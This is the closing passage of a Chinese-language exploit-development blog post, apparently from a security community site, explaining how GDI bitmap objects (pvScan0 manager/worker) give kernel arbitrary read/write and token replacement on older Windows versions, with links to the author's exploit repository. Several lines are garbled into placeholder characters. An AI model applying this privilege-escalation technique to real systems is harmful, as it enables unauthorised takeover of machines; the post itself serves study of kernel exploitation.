
写的操作和读的内容是差不多的, 所以我原封不动的COPY了一份上面的内容, 稍微做了点修改.

我们假设我们要将0x4000的内容写入值1, 那么readOOB会进行下面的操作.

```
[+] SetBitmapBits■■■, ■manager.Pvscan0■■■■■(A)■■■0x4000
[+] ■■(A)■■worker.pvScan0■■■.
[+] ■■worker.pvScan0■■■■■■0x4000
```

[+] ■■SetbitmapBits■■0x4000■■■■■■■■■.

韩国的有位师傅对流程做了一个流程图. very beautiful!!!



第六步: 替换Token

第六步我们发现其实和我们系列一的内容是极其相似的. 只是利用在用户层(我们已经有了任意读写的能力)用c++实现了汇编的功能. 在这里就不再赘述.
你可以阅读我的系列第一篇获取相关的信息.

总结

在这一篇当中我们讲述了在windows 7. 8 . 8.1 1503 1511下利用bitmap实现任意读写的主体思路, 而在接下来的下半部分的文章当中.
我们会讲述在windows 10后期的不同版本当中GDI的滥用. 也会介绍为什么我们在本篇的方法会什么会在windows 10后期的版本为什么会失效的原因. 敬请期待 :)

相关链接

[+] sakura■■■■■: http://eternalsakura13.com/
[+] ■■■■■■■: https://xiaodaozhi.com/
[+] SUFOBJECT64: http://gflow.co.kr/window-kernel-exploit-gdi-bitmap-abuse/
[+] ■■■■■■■■■PDF: https://redogwu.github.io/
[+] ■■■■■■■: https://redogwu.github.io/
[+] ■■github■■■■■■■: https://github.com/redogwu/windows_kernel_exploit
[+] ■■■■■■■■■: https://github.com/redogwu/windows_kernel_exploit/tree/master/windows_8/blog_test_win8.1

后记

博客截图好累啊 :)

最后, wjllz是人间大笨蛋.

上一篇：java代码审计手书(四） 下一篇：APT28样本分析之宏病毒分析

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板